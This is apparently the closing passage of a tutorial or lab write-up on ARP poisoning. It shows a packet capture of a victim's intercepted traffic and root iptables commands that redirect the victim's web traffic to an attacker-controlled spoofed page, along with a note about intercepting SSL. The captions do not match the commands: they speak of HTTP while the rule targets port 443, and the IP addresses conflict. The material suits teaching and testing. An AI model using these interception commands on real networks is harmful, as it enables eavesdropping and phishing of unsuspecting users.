
```
18801 6471.624834000  10.10.13.113   173.194.43.7   HTTP   990 [TCP Retransmission] GET /__utm.gif?ut
18803 6471.625225000  72.21.214.159  10.10.13.113   HTTP   913 HTTP/1.1 200 OK  (JPEG JFIF image)
18807 6471.626837000  72.21.214.159  10.10.13.113   HTTP  1150 HTTP/1.1 200 OK  (JPEG JFIF image)
18811 6471.629252000  72.21.214.159  10.10.13.113   HTTP   726 HTTP/1.1 200 OK  (JPEG JFIF image)
18814 6471.629266000  72.21.214.159  10.10.13.113   HTTP   282 HTTP/1.1 200 OK  (JPEG JFIF image)
18820 6471.630741000  72.21.214.159  10.10.13.113   HTTP   231 HTTP/1.1 200 OK  (JPEG JFIF image)
18821 6471.630743000  72.21.214.159  10.10.13.113   HTTP   743 HTTP/1.1 200 OK  (JPEG JFIF image)
18825 6471.632266000  72.21.214.159  10.10.13.113   HTTP   760 HTTP/1.1 200 OK  (JPEG JFIF image)
18829 6471.647651000  173.194.43.7   10.10.13.113   HTTP   432 HTTP/1.1 200 OK  (GIF89a)

⊞ Frame 18801: 990 bytes on wire (7920 bits), 990 bytes captured (7920 bits) on interface 0
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: 10.10.13.113 (10.10.13.113), Dst: 173.194.43.7 (173.194.43.7)
⊞ Transmission Control Protocol, Src Port: 51994 (51994), Dst Port: http (80), Seq: 1, Ack: 1, Len: 934
⊞ Hypertext Transfer Protocol
```

Victim's Traffic seen by the attacker after successful ARP Poisoning.



```
root@bt:/#
root@bt:/# iptables -t nat --flush
root@bt:/# iptables --zero
root@bt:/# iptables -A FORWARD --in-interface eth0 -j ACCEPT
root@bt:/# iptables -t nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
root@bt:/# iptables -t nat -A PREROUTING -p tcp --dport 443 --jump DNAT --to-destination 10.10.13.121
root@bt:/#
```

Commands to set IP Tables to forward all traffic except HTTP. For HTTP requests will be directed to the attacker's site.



ARP Poisoning in Action!

This site could be phishing site and the user has no way to know becuase the URL appears correct.

Note: This will not work with SSL. We could intercept SSL traffic also by using the command "iptables -t nat -A PREROUTING -p tcp --dport 443 --jump DNAT --to-destination 10.10.13.113" but the certificate will not be authentic.

Attacker is now able to display a spoofed page.

6. REFERENCES

[1] http://www.backtrack-linux.org/downloads/
[2] https://www.arppoisoning.com/